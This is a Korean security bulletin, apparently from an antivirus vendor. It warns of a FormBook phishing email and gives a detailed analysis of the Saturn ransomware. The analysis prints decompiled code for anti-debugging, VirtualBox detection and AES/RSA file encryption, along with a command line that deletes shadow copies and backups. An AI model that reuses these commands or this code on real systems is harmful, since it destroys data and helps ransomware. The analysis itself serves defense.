
2. 국내에 유입된 전신 송금 확인 악성 메일 주의

최근 한국어로 번역된 것으로 보이는 전신 송금 확인 메일이 국내에 유입된 정황이 확인되어 주의를 당부 드립니다.

이번에 발견된 악성 메일은 전신 송금을 확인하라는 내용으로 첨부된 파일의 실행을 유도합니다.


[그림 1] 악성 메일 본문

악성 메일에 첨부된 파일 '주문.rar'에는 'purchase order.exe' 실행 파일이 있습니다.



[그림 2] 악성 메일에 첨부된 '주문.rar 파일

'purchase order.exe' 파일은 %APPDATA% 경로에 'tmp.exe' 파일을 드롭 및 실행합니다.



[그림 3] tmp.exe 파일 드롭 및 실행 코드

02 전문가 보안 기고

드롭되어 실행되는 'tmp.exe' 파일은 프로세스 인젝션 이후, 정보 탈취 기능을 수행합니다.

만일 이용자가 무심결에 첨부파일을 실행하였을 경우 악성코드에 감염되어 금전 등의 피해를 볼 수 있기에 주의가 필요합니다. 따라서 출처가 불분명한 메일에 있는 첨부파일 혹은 링크에 대해 접근을 삼가하시기 바랍니다.

현재 알약에서 해당 악성코드들을 **Trojan.Agent.FormBook, Trojan.Agent.797832em** 으로 진단하고 있습니다.

03
악성코드 분석 보고

개요

악성코드 상세 분석

결론

[Trojan.Ransom.Saturn] 악성코드 분석 보고서

1. 개요

최근까지 사용자의 중요 파일을 암호화한 뒤 복호화를 대가로 비트코인을 요구하는 랜섬웨어가 꾸준하게 발견되고 있는 가운데 Saturn 으로 불리는 새로운 랜섬웨어가 발견되었다.

이번에 발견된 Saturn 랜섬웨어는 파일을 암호화한 뒤 .saturn 확장자를 추가하고, Cerber 랜섬웨어와 마찬가지로 스크립트를 이용해 음성으로 감염 사실을 알리는 것이 특징이다. 또한, 한글이 포함된 경로에 대해서는 암호화를 진행하지 않는다. 암호화 대상 확장자는 총 162 개로 이 중에는 비트코인 지갑 .wallet 를 포함한 금융정보와 관련된 확장자가 포함되어 있다.

본 보고서에서는 Saturn 랜섬웨어를 상세 분석 하고자 한다.

2. 악성코드 상세 분석

1) 프로세스 실행 유무를 위한 시스템 환경 확인

가. 안티 디버깅

Satum 랜섬웨어는 현재 프로세스가 디버깅 중인지 확인하여 실행 유무를 결정한다. IsDebuggerPresent 함수와 CheckRemoteDebuggerPresent 함수를 이용하여 현재 프로세스 또는 이외의 프로세스가 디버깅 되는지 확인한다. 만약 디버깅 중이라고 확인되면 파일 암호화 및 추가 악성 행위를 하지 않고 프로세스를 종료한다.

```
if ( IsDebuggerPresent() )                      // 안티 디버깅 확인
{
  ExitProcess_41E7C2(0);
LABEL_167:
  ExitProcess_41E7C2(0);
  goto LABEL_168;
}
v111 = 0;
v87 = &v111;
v46 = GetCurrentProcess();
if ( CheckRemoteDebuggerPresent(v46, v87) && v111 )// 안티 디버깅 확인
  goto LABEL_167;                               // 프로세스 종료
```

[그림 1] 안티 디버깅 확인

나. VirtualBox 탐지

레지스트리 키 값 중에서 다음과 같은 값들이 확인되면 VirtualBox 를 사용 중인 것으로 인식하고 프로세스를 종료한다.

레지스트리 키 값
HKLM\\SOFTWARE\\Oracle\\VirtualBox Guest Additions
HKLM\\SYSTEM\\ControlSet001\\Services\\VBoxGuest
HKLM\\SYSTEM\\ControlSet001\\Services\\VBoxMouse
HKLM\\SYSTEM\\ControlSet001\\Services\\VBoxSF
HKLM\\SYSTEM\\ControlSet001\\Services\\VBoxVideo

[표 1] VirtualBox 탐지 레지스트리 키 값

2) 안티 포렌식

프로세스 실행 조건을 만족하면 Satum 랜섬웨어는 암호화된 파일의 복원을 막기 위해 시스템에 내장된 볼륨섀도우 복사본을 삭제하고, 자동 복구 기능을 비활성화한다. 서버 시스템일 경우 백업 카탈로그도 삭제한다.

```
pListOfExplicitEntries.grfInheritance = 60;
pListOfExplicitEntries.Trustee.pMultipleTrustee = 0;
pListOfExplicitEntries.Trustee.MultipleTrusteeOperation = 0;
pListOfExplicitEntries.Trustee.TrusteeForm = "open";
pListOfExplicitEntries.Trustee.TrusteeType = "cmd.exe";
pListOfExplicitEntries.Trustee.ptstrName = "/C vssadmin.exe delete shadows /all /quiet & wmic.exe shadowcopy delete"
                                           " & bcdedit /set {default} bootstatuspolicy ignoreallfailures & bcdedit "
                                           "/set {default} recoveryenabled no & wbadmin delete catalog -quiet";
v98 = 0;
v99.m128i_i64[0] = 0i64;
ShellExecuteExA(&pListOfExplicitEntries.grfInheritance);
```

[그림 2] 안티 포렌식 명령어

3) 암호화 대상 파일 검색

암호화 대상 파일 검색은 모든 논리 드라이브를 대상으로 이뤄진다. 다음과 같은 문자열이 확인되면 암호화 대상에서 제외시킨다. 이는 시스템 오류로 인해 암호화가 비정상적으로 종료되는 경우를 방지하기 위함이다. 또한, 한글이 포함된 경로에 대해서도 암호화가 진행되지 않는다. 추후 비트코인 결제에 사용되는 Tor Browser 와 관련된 경로도 제외된다.

암호화 제외 경로
\\Program Files
Windows\\
:\\ProgramData\\
AppData\\Local\\
AppData\\LocalLow\\
AppData\\Roaming\\Microsoft\\
$Recycle.Bin\\
Application Data\\
\\Tor Browser\\

[표 2] 암호화 제외 경로

다음과 같은 확장자를 가진 파일을 대상으로 암호화를 진행한다. 확장자 중에는 비트코인 및 금융정보와 관련된 파일들도 포함되어 있다.

.txt .psd .dwg .pptx .pptm .ppt .pps .602 .csv .docm .docp .msg .pages .wpd .wps .text .dif .odg .123 .xls .xlr .doc .indd .xlsx.xlsm .docx .rtf .xml .dot .pdf .cdr .cd .1cd .sqlite .wav .mp3 .wma .ogg .aif .iff .m3u .m4a .mid .pma .obj .max .3dm .3ds .dbf .accdb .db .dbf .sql .pdb .mdb .wsf .apk .com .torrent .old .bank .raf .raw .moneywell .blend .design .dxb .cad .kfx .proto .pb .pyw .fsproj .mfa .k25 .gcw .tax2017 .aep .swf .mswmm .flp .off .dot .odm .jou .rpb .abk .php5 .ocx .dcr .bik .back .exf .sav .incpas .stx .bk .jpg .jpeg .tiff .tif .png .bmp .svg .mdi .mp4 .mov .gif .avi .wmv .sfk .zip .rar .7z .tar .backup .bak .ms11 .ms11 (Security copy) .md .veg .pproj .prproj .ps1 .htm .rss .json .php .c .h .cpp .asm .py .cs .bat .cmd .vbs .class .vb .java .jar .asp .js .lib .pas .tiff .tif .cgm .nef .crt .csr .p12 .pem .vmx .vmdk .vdi .qcow2 .vbox .wallet .dat .cfg .config

[표 3] 암호화 대상 확장자

4) 파일 암호화

암호화 대상 파일의 데이터는 AES 128 알고리즘으로 암호화되고, 이때 사용된 AES 키는 RSA 알고리즘을 이용해 암호화 된다. RSA 공개키는 내부 코드에 포함되어 있다.

```
CryptStringToBinaryA(
  "-----BEGIN PUBLIC KEY-----MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAm/W2C6rMwtDNG/RsSKr3D4OviH3FZT8IP79h7GYRYACC5Q"
  "hJ1CRkACFE+i2wVP7VnykyD+nV0WR9+3OY8NLUqDolutAUtBGYbYdUODPZ8Mzc1+CM1WMRTv8n18MexxOsfRU3pcC94vho/OCqNbqf6EV7GQwBC5aYzK"
  "vsmWLoXw+PEzycreMFcQUYvcxxqxCkxsuWcWRfrOM04AsGtKb35Iitp1JDOkT70ys8TvyHVx58OP/0TC1C2DtivuYbjeqU2F6CmmRD1J0bsC+Lc2U2hj"
  "j2UFsefPhvw+toXWrnPzafJ2jkFDFK4v7ToVDaU5KEhqGTDz/H+qv51Sg1gcVcvQIDAQAB-----END PUBLIC KEY-----",
  0,
  CRYPT_STRING_BASE64HEADER,
  0,
  &v64,
  0,
  0);
```

[그림 3] RSA 공개키

파일이 암호화 되는 과정은 다음과 같다.

① 암호화 대상이 될 원본 파일의 복사본을 생성한다. 복사본 파일은 .JBet 확장자가 추가된다. ex) PalinFile.txt.JBet ② AES 알고리즘으로 JBet 파일의 데이터를 암호화 한다. ③ MoveFileExA 함수를 이용해 암호화된 .JBet 파일을 기존 원본 파일명으로 다시 변경한다. ex)PlainFile.txt (MoveFileExA 의 Flag 설정 값 때문 에 기존 원본 파일을 덮어 씌게 된다.) ④ 원본 파일명으로 변경된 암호화 파일에 .saturn 확장자를 추가한다. ex) PlainFile.txt.saturn

다음은 원본 파일의 복사본(.JBet 확장자가 추가된)을 생성하고, 데이터를 암호화 시키는 코드의 일부이다.

```
lpMultiByteStr = CreateFileA(a2, GENERIC_WRITE, 0, 0, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, 0);// 원본파일명.JBet 파일 생성
if ( lpMultiByteStr == -1 )
  goto LABEL_19;
qmemcpy(&szProvider, L"Microsoft Enhanced RSA and AES Cryptographic Provider", 0x6Cu);
if ( !CryptAcquireContextW(&phProv, 0, &szProvider, PROV_RSA_AES, 0xF0000000)
  || !CryptCreateHash(phProv, CALG_SHA_256, 0, 0, &phHash) )
{
  goto LABEL_11;
}
if ( CryptHashData(phHash, pbData, dwDataLen, 0) )
{
  if ( CryptDeriveKey(phProv, CALG_AES_128, phHash, 0, &phKey) )
  {
    memset(&Buffer, 0, 0x80u);
    NumberOfBytesRead = 0;
    v8 = 0;
    dwDataLena = 0;
    pbDataa = GetFileSize(v5, 0);
    while ( ReadFile(v5, &Buffer, 0x80u, &NumberOfBytesRead, 0) )// 암호화 대상 파일 읽기
    {
      if ( !NumberOfBytesRead )
        break;
      dwDataLena += NumberOfBytesRead;
      if ( dwDataLena == pbDataa )
        v8 = 1;
      CryptEncrypt(phKey, 0, v8, 0, &Buffer, &NumberOfBytesRead, 0x80u);// 파일 암호화
      NumberOfBytesWritten = 0;
      if ( !WriteFile(lpMultiByteStr, &Buffer, NumberOfBytesRead, &NumberOfBytesWritten, 0) )// 암호화된 데이터 덮어쓰기
        break;
      memset(&Buffer, 0, 0x80u);
    }
    CryptReleaseContext(phProv, 0);
    CryptDestroyKey(phKey);
    CryptDestroyHash(phHash);
    CloseHandle(v5);
    CloseHandle(lpMultiByteStr);
    goto LABEL_19;
  }
```


[그림 4] 원본 파일 복사본 생성 및 데이터 암호화 코드

암호화가 진행된 파일은 기존 확장자에 .saturn 확장자를 추가한다.

```
v59 = &v221;
flag = 9;
if ( v223 >= 0x10 )
  v59 = *&v221;
ExistingName_v60 = &v208;
NewName_v148 = v59;
if ( v210 >= 0x10 )
  ExistingName_v60 = v208;
MoveFileExA(ExistingName_v60, NewName_v148, flag);// .JBet 파일로 원본파일 덮어쓰기
v61 = &v204;
flag = 1;
if ( v206 >= 0x10 )
  v61 = v204;
ExistingName_v62 = &v221;
NewName_v148 = v61;
if ( v223 >= 0x10 )
  ExistingName_v62 = *&v221;
v63 = MoveFileExA(ExistingName_v62, NewName_v148, flag);// .saturn확장자가 추가된 파일명으로 변경
```



[그림 5] 암호화된 파일 .saturn 확장자 추가

암호화된 파일은 다음과 같은 파일 구조를 가진다. 암호화 조건에 따라 16 바이트 블록 단위를 맞추기 위해 쓰레기 PADDIN G 값을 추가하고, 80byte 의 암호화된 AES 키 값을 추가한다.



[그림 6] 암호화된 파일 구조

암호화가 끝난 후에는 정상적인 파일로서의 기능을 상실한다.

암호화 전	암호화 후
	

[그림 7] 암호화 완료 화면


5) 랜섬노트 생성

암호화가 끝난 폴더 내에는 랜섬노트와 키 파일이 생성된다. 바탕화면에는 랜섬노트와 더불어 vbs 스크립트 파일도 함께 생성된다. 악성코드 제작자는 랜섬노트를 통해 암호화된 파일을 복구할 수 있는 방법에 대해 안내하며 비트코인 결제를 유도한다. 생성되는 파일은 다음과 같다.

생성 파일
#DECRYPT_MY_FILES#.html
#DECRYPT_MY_FILES#.txt
#DECRYPT_MY_FILES#.vbs
#DECRYPT_MY_FILESBMP
#KEY-[ID-32 자리].KEY


[표 4] 암호화 후 생성되는 파일]

'#DECRYPT_MY_FILES#.vbs' 스크립트 파일은 사용자에게 음성으로 랜섬웨어 감염 사실을 알린다. 총 4 번 반복된다.




[그림 8] 음성 안내 스크립트 파일

.txt 와. html 로 생성된 랜섬노트도 마찬가지로 사용자가 랜섬웨어에 감염된 사실을 알린다. 그리고 비트코인 결제를 위한 토르 브라우저 설치를 유도한다.




[그림 9] 랜섬노트 화면

토르 브라우저 설치 후 랜섬노트에 안내된 주소로 접속하면 KEY 파일을 업로드할 수 있는 화면이 나온다. 악성코드 제작자는 해당 KEY 파일과 captcha 기능을 통해 사용자 본인을 식별한다.



[그림 10] 토르 브라우저를 이용한 사용자 로그인 화면


결과적으로, 악성코드 제작자는 복호화에 필요한 'Saturn Decryptor' 소프트웨어를 구매하도록 요구한다. 구매 비용은 감염일로부터 7 일이내에는 300$(0.02853903 BTC)이고, 7 일이 지나면 2 배인 600$(0.05707806 BTC)를 지불해야한다고 안내한다.



[그림 11] 비트코인 요구 화면

6) 자동실행 등록

C:\Users\사용자계정\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup 경로에 바로가기(.lnk) 파일을 생성하여 시스템 재 시작 이후에도 악성코드가 실행될 수 있도록 자동실행 등록한다.



[그림 12] 자동실행 등록 화면

3. 결론

이번 Satum 랜섬웨어의 유포 과정은 명확하지 않으나 신뢰할 수 있는 사람을 사칭한 사용자로부터 메신저, 이메일을 통해 전달 받았을 가능성이 높다.

